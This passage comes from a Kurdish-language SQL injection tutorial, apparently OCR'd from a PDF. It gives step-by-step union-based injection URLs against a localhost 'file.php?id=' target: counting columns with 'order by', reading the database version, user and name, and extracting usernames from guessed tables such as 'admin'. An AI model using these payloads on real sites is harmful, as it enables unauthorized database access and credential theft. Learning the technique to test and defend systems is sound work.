
تێبینی:- (--) یان (/*) مانای کۆتای دێڕ یان داخستنی یان ئەوەی لە دووای دێ بەمانـای پێناسە دێ واتــا کارناکاتە سەر کۆدەکان

```
http://localhost/file.php?id=1+order+by+10--
http://localhost/file.php?id=1+order+by+9--
http://localhost/file.php?id=1+order+by+8--
http://localhost/file.php?id=1+order+by+7--
http://localhost/file.php?id=1+order+by+6--
http://localhost/file.php?id=1+order+by+5--
http://localhost/file.php?id=1+order+by+4--
http://localhost/file.php?id=1+order+by+3--
http://localhost/file.php?id=1+order+by+2--
http://localhost/file.php?id=1+order+by+1--
```

لە ژمارەیکەوە دەست پێدەکەی تا هەڵەکە لە لاپەڕەکە وون دەبی بۆ نموونە لە ژمارە 10 دەست پێبکە ئەگەر هەڵەکە هەر مابوو ئەوە بیکە 9 ئەگەر هەر مابوو ئەوە بیکە 8 بیکە 7 بیکە 6 وەهەروەها تا هەڵەکە لەسەر لاپەڕەکە وون دەبی یان بەلایەنیکەم گۆڕانکاری بەرچاو ڕووبدات لە لاپەڕەکە.

لە کام ژمارە هەڵەکە وون بوو ئەوە ژمارەی Column کەیە بۆ نموونە لە ژمارە 8 هەڵەکە ون بوو . ئێستا ژمارەی Column مان زانی کە ژمارە 8 وەك ئەو وێنەی خوارەوە لە ژمارە 8 هەڵەکە زۆر کەم بۆوە

SQL Injection Attacks




پاش ئەوەی ژمارەی column مان زانی دێین فرمانی Union select بەکار دەێنین.

بەکار هێنانی union select و دەرهێنانی زانیاری بەم شێوەیە بەکار دێ

```
http://localhost/file.php?id=-1+union+select+1,2,3,4,5,6,7,8--
```

SQL Injection Attacks


لەگەڵ دانانی هێمای کەم (-) لە دوای گۆڕاوی id پاشان دەبینی لە ناو لاپەڕەکە چەند ژمارەیەك دەردەچێت لە نێوان 1-8 لێرەوە زانیاری گرنگ وەردەگرین.
وەك ئەم وێنەی خوارەوە سەرنج بدە بەم شێوەیە دەنووسرێ



لەوانەیە پرسیار بکەن بۆ تا ژمارە 8 مان نووسیی بۆ ؟؟؟ وەڵام چونکە هەڵەکە لە ژمارە 8 وون بوو واتا ژمارەی column کەیە

SQL Injection Attacks

وەك لە وێنەكە دیارە ژمارە 2 پیشان دا كەواتە ئەوەی دەمانەوێ
ببینینەوە وەك ڤێرژن و ناوی داتا بێز و یوزەر هەمووی لە شوێنی
ژمارە 2 دەنووسین
سەیری وێنەی خوارەوە
بۆ نموونە بۆ زانینی ڤێرژن دە نووسینی @@version یان
version() لە بەستەرەكە لە شوێنی ژمارە 2




تێبینی :- مەبەست لە زانینی ڤێرژن مەبەستمان ڤێرژنی MySQL واتا MySQL version

وەك دیارە لە وێنەكە لە ناو لاپەڕەكە لەجێگای ئەوەی ژمارە 2 پیشان بدا ڤێرژنەكەی پیشاندەین .


SQL Injection Attacks

بۆ زانینی یوزەر user()



بۆ زانینی داتا بێز database() ئەوەش ناوی داتا بێز

SQL Injection Attacks



نوسینی ئەو فرمانانەی سەرەوە لە شوێنی ژمارەکە زانیاریەکانت پێدەدا بۆ زانینی ناوی یوزەر و پاسۆرد هەلدەستین بە دەرهینانی ئەو زانیارانەی خوارەوە..


دۆزینەوەی خشتە جەدول (Table)

بەم شێوەیە دەنووسرێ وەك ئەم وێنەیە

```
http://localhost/file.php?id=-
1+union+select+1,2,3,4,5,6,7,8+from+admin--
```

SQL Injection Attacks

-: ووشەی From بۆ دەستنیشانکردن بەکاردێ



-:

ووشەی ئەدمین ناوی جەدوەلەکەیە واتا خشتە (Table) ئەو خشتەیە چەند Field لەخۆ دەگری هەر Field زانیاری گرنگ لەخۆ دەگرێ.

بۆیە مەرج نیە لە هەموو سکریپتەك هەر admin بی بەگوێرە سکریپت دەگۆڕی .


SQL Injection Attacks

بۆنموونه :- هەندێ ناوی جەدولەکان

user , admin , member , login , moderator , administrator

ئەگەر ناوی خشتەکە تەواو بوو ئەو ژمارەکە وەك خۆی دەردەچیتەوە لە ناو لاپەڕەکە وە ئەگەر هەڵە بوو ئەوە هەڵە پیشان دەدات لە ناو لاپەڕەکە.

بۆ نموونە گریمان ناوی خشتەکە تەواو بوو ژمارەکە وەك خۆی دەرچوو دوای چ دەکەین ؟؟ وەك ئـەم وێنەی خوارەوە



SQL Injection Attacks


هەڵدەستین بە نووسینی ناوی Field لە شوێنی ژمارەکە وەك بۆزانینی ناو واتا user name بەم شێویە دەنووسین

```
http://localhost/file.php?id=-
1+union+select+1,user,3,4,5,6,7,8+from+admin--
```

وەك بینیتان لە شوێنی ژمارە 2 لە ناو بەستەرەکە نوسیم user

دەبینین لە شوێنی ژمارەکە ناوەکە دەردەچی واتا user name بەم شێوەیە کە لە وێنەکەی خوارەوە دیارە .

SQL Injection Attacks



تێبینی \\ مەرج نیە تەنها user بێت وەك گوتم بە گوێرەی سكریپت

username , user, usr, user_name

دەگۆڕ وەك

